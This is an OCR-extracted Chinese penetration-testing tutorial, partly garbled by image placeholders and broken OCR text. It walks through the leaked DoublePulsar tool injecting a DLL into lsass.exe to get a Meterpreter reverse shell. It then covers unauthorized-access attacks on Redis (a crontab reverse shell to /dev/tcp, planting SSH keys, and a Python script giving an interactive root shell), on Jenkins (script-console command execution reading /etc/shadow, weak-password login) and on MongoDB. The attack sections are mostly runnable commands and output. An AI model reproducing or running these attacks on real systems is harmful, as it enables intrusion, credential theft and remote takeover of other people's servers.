
   *0) x86       x86 32-bits
    1) x64       x64 64-bits

[?] Architecture [0] : 1   <---- 根据目标系统选择
[+] Set Architecture => x64

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall      Only output the install shellcode to a binary file on disk.
    1) Ping               Test for presence of backdoor
    2) RunDLL             Use an APC to inject a DLL into a user mode process.
    3) RunShellcode       Run raw shellcode
    4) Uninstall          Remove's backdoor from system

[?] Function [0] : 2   <---- 运行dll
[+] Set Function => RunDLL
```



计算机 ▸ design (D:) ▸ design ▸ tools ▸ NSA ▸ shadowbroker-master ▸
组织 ▾ 打开 包含到库中 ▾ 共享 ▾ 刻录 新建文件夹
收藏夹
下载
桌面
最近访问的位置
2345下载
名称 修改日期 类型 大小
oddjob 2017/4/16 6:46 文件夹
swift 2017/4/16 6:46 文件夹
windows 2017/4/16 6:46 文件夹
64.dll 2017/4/6 22:20 应用程序扩展 5 KB
管理员: C:\Windows\system32\cmd.exe - fb.py
[?] Function [0] : 2
[+] Set Function => RunDLL
dll文件的路径
[*] DllPayload :: DLL to inject into user mode
[?] DllPayload [] : D:\design\tools\NSA\shadowbroker-master\64.dll
[+] Set DllPayload => D:\design\tools\NSA\shadowbroker-master\64.dll
[*] DllOrdinal :: The exported ordinal number of the DLL being injected to call
[?] DllOrdinal [1] :
回车
[*] ProcessName :: Name of process to inject into
[?] ProcessName [lsass.exe] :
回车
[*] ProcessCommandLine :: Command line of process to inject into
[?] ProcessCommandLine [] :
回车
[!] Preparing to Execute Doublepulsar
[*] Redirection OFF
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.106] :
回车
[?] Destination Port [445] :
回车
[+] (TCP) Local 192.168.1.106:445

```
管理员: C:\Windows\system32\cmd.exe - fb.py
TargetIp                    192.168.1.106
TargetPort                  445
DllPayload                  D:\design\tools\NSA\shadowbroker-master\64.dll
DllOrdinal                  1
ProcessName                 lsass.exe
ProcessCommandLine
Protocol                    SMB
Architecture                x64
Function                    RunDLL

    Execute Plugin? [Yes] :            <-------- 回车
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x3C3043E
    SMB Connection string is: Windows 7 Professional 7600
    Target OS is: 7 x64
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded             <-------- 成功

fb Payload (Doublepulsar) > _
```

这时候返回Kali上查看msf：↓

```
root@kali: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
   LHOST                         yes       The listen address
   LPORT     4444                yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf exploit(handler) > set LPORT 12399
LPORT => 12399
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.105:12399
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.105:12399 -> 192.168.1.106:49599) at
2017-04-18 19:45:32 +0800

meterpreter >
```

未授权访问漏洞

这类问题覆盖的应用、利用方式较广，因此只举例频次较高的漏洞。

Redis

Redis是一个开源的使用ANSI C语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value数据库。

- redis-cli

```
$ redis-cli -h 172.16.143.1 -p 6379
172.16.143.1:6379> keys *
1) "_kombu.binding.celeryev"
2) "_kombu.binding.celery.pidbox"
3) "_kombu.binding.celery"
172.16.143.1:6379>
```

```
rvn0xsy@Rvn0xsy ~> redis-cli -h 172.16.143.1 -p 6379
172.16.143.1:6379> keys *
1) "_kombu.binding.celeryev"
2) "_kombu.binding.celery.pidbox"
3) "_kombu.binding.celery"
172.16.143.1:6379>
```

写入文件

```
172.16.143.1:6379> CONFIG GET dir
1) "dir"
2) "/usr/local/var/db/redis"
172.16.143.1:6379> CONFIG SET dir /tmp/
OK
172.16.143.1:6379> SET foobar "who are you? Rvn0xsy"
OK
172.16.143.1:6379> CONFIG GET dbfilename
1) "dbfilename"
2) "dump.rdb"
172.16.143.1:6379> CONFIG SET dbfilename write_file.log
OK
172.16.143.1:6379> save
OK
172.16.143.1:6379>
```

反弹shell - Linux

```
127.0.0.1:6379> set shell "\n* * * * * bash -i >& /dev/tcp/1.1.1.1/88 0>&1\n"
OK
127.0.0.1:6379> config set dir /var/spool/cron/
OK
127.0.0.1:6379> config set dbfilename root
OK
127.0.0.1:6379> save
[238] 28 May 16:29:53.276 * DB saved on disk
OK
```

写入公钥

生成公钥:

```
$ ssh-keygen -t rsa
```

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:RfiR1L4+1QChqnMpLUjKIjkm5CTi+md3FveSNNuGC2E root@kali
The key's randomart image is:
+---[RSA 2048]----+
|        ooo..    |
|       ..o.o     |
|        .oo .    |
|        o. . .   |
|oo   .   E    . o|
|Bo o . +.o+ . . .|
|*+o . = =+ 0 .   |
|=o  o .=o.= *    |
|...o . o  .+ .   |
+----[SHA256]-----+
root@kali:~# cat /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC21aCEnf2XfZILlQ5sMuf+p06cdbFG9xY9BMSKBHAMkY9SuM2nEowhOgNAt0zLEcHLnMf
vj+e+KXghvOMMLXSmuQUFmrWt9ZAAav42zsrx1734ef0KscUNQQgSMxlpSoV/LMDeXVMTnskkGO85vHfu7hzDj0uQ4r315tTpiM2XwI6EFC
CoPZyDKtuDJWReQqvBP+opF7+/mzEIZYtSIgzdoyLxWxn6nGA3MNiCCRYDv2ZOKea9d5SkJrMfGpi7sTXj8Yg9n3NjrHn18yojcsprWuSX7
6XIUmPXdLui8WZk2RCcxWuEmXsv8y82xL40NnB/iiBbznzocK586fbMgArR root@kali
root@kali:~#
```

```
127.0.0.1:6379> config set dir /root/.ssh/
OK
127.0.0.1:6379> config set dbfilename authorized_keys
OK
127.0.0.1:6379> set x "\n\n\nssh-rsa xxxxxx root@kali\n\n\n"
OK
127.0.0.1:6379> save
OK
```

清空数据库

```
172.16.143.1:6379> FLUSHALL
```

未授权漏洞总结

未授权漏洞

0x01 Redis

0x01-1 计划任务反弹shell

```
利用计划任务执行命令反弹shell

在redis以root权限运行时可以写crontab来执行命令反弹shell
先在自己的服务器上监听一个端口

nc -lvnp 7999

然后执行命令:

root@kali:~## redis-cli -h 192.168.63.130
      192.168.63.130:6379> set x "\n* * * * * bash -i >& /dev/tcp/192.168.63.128
      192.168.63.130:6379> config set dir /var/spool/cron/
      192.168.63.130:6379> config set dbfilename root
      192.168.63.130:6379> save
```

0x01-2 写入公钥

```
# 获取rsa
ssh-keygen -t rsa

# 将公钥写入foo.txt，注意内容前后要加2个换行
(echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n") > foo.txt

# 将foo.txt放入键crackit里
cat foo.txt | redis-cli -h IP -x set crackit

# 连接目标
redis-cli -h IP

# 设置目标的redis的配置文件
# 设置数据库备份目录为/root/.ssh/
192.168.1.11:6379> config set dir /root/.ssh/
OK
# 设置数据库备份文件名为authorized_keys
192.168.1.11:6379> config set dbfilename "authorized_keys"
OK
# 此时公钥成功写入目标机子，文件名为authorized_keys
192.168.1.11:6379> save
OK

# 利用私钥链接目标
ssh -i /root/.ssh/id_rsa root@192.168.1.11

set x "\n\n\n
```

脚本检测：

```
# coding:utf-8
# redis交互式
# commands: python3 redis_shell ip

import redis
import sys
import paramiko

rsa_pub = '/root/.ssh/id_rsa.pub'    # 公钥路径
pkey = '/root/.ssh/id_rsa'           # 密钥路径

# 获取公钥内容
def get_id_rsa_pub():
    with open(rsa_pub, 'rt') as f:
        id_rsa_pub = '\n\n\n{}\n\n'.format(f.read())
    return id_rsa_pub

def shell_redis(ip):
    try:
        r = redis.Redis(host=ip, port=6379, socket_timeout=5)
        r.config_set('dir', '/root/.ssh/')
        print('[ok] : config set dir /root/.ssh/')
        r.config_set('dbfilename', 'authorized_keys')
        print('[ok] : config set dbfilename "authorized_keys"')
        id_rsa_pub = get_id_rsa_pub()
        r.set('crackit', id_rsa_pub)
        print('[ok] : set crackit')
        r.save()
        print('[ok] : save')
        key = paramiko.RSAKey.from_private_key_file(pkey)
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(ip, port=22, username="root", pkey=key, timeout=5)
        ssh_stdin, ssh_stdout, ssh_stderr = ssh.exec_command('id')
        content = ssh_stdout.readlines()
        if content:
            print("[ok] connect to {} : {}".format(ip, content[0]))
        while True:
            command = input('{} >>> '.format(ip))
            ssh_stdin, ssh_stdout, ssh_stderr = ssh.exec_command(command)
            contents = ssh_stdout.readlines()
            for content in contents:
                print(content)
    except Exception as e:
        error = e.args
        if error == ('', ):
            error = 'save error'
        print('[-] [{}] : {}'.format(error, ip))
```

```
if __name__ == '__main__':
    ip = sys.argv[1]
    shell_redis(ip)
```

```
root@vultr:~/unAuth/redis# python3 redis_shell.py 5
[ok] : config set dir /root/.ssh/
[ok] : config set dbfilename "authorized_keys"
[ok] : set crackit
[ok] : save
[ok] connect to 5     : uid=0(root) gid=0(root) groups=0(root)

5        1 >>> ipconfig /all
5.      ..4 >>> whoami
root

5:       1 >>> ifconfig /all
52      ....+ >>> ifconfig
eth0      Link encap:Ethernet  HWaddr 02:58:C7:13:63:DC

          inet addr:17       .82  Bcast:172.31.31.255  Mask:255.255.240.0

          inet6 addr: fe80::58:c7ff:fe13:63dc/64 Scope:Link

          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
```

0x02 Jenkins

默认是8080端口 未授权访问就是任意用户都能访问 都能执行命令


```
127.0.0.1:8080/jenkins/manage

127.0.0.1:8080/jenkins/script
```


```
# 命令集合：↓
println "whoami".execute().text

# Linux:↓
println "ifconfig -a".execute().text
println "cat /etc/passwd".execute().text
println "cat /etc/shadow".execute().text


# Windows: ↓
println "ipconfig /all".execute().text
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```




开始真正的未授权访问攻击：↓


http://192.168.103.11:8080/jenkins/login?from=/jenkins/
Jenkins
用户名 admin
密码
在这台计算机上保持登录状态
登录
尝试弱口令

或者有些不需要账号



Jenkins
脚本命令行



Jenkins
脚本命令行
Result




0x03 Mongodb

利用可视化工具连接 默认端口：28017


Connection Settings
Connection
Authentication
SSH
SSL
Advanced
Type:
Direct Connection
Name:
New Connection
Choose any connection name that will help you to identify this connection.
Address
192.168.103.11
27017
Specify host and port of MongoDB server. Host can be either IPv4, IPv6 or domain name.
Test
Save
Cancel


New Connection (2)
System
test
Collections (2)
System
runoob
Indexes
Functions (0)
Users (0)
db.getCollection('runoob').find({})
Key
Value
Type
(1) ObjectId("59df2ad44fe24479e75c3872")
{ 2 fields }
10.0
可看到内部数据



脚本检测

```
# coding:utf-8
# mongodb未授权检测脚本
# usage: python3 mongodb_unauth.py ip port
# 默认端口28017和27017

from pymongo import MongoClient
import sys


ip = sys.argv[1]
port = int(sys.argv[2])

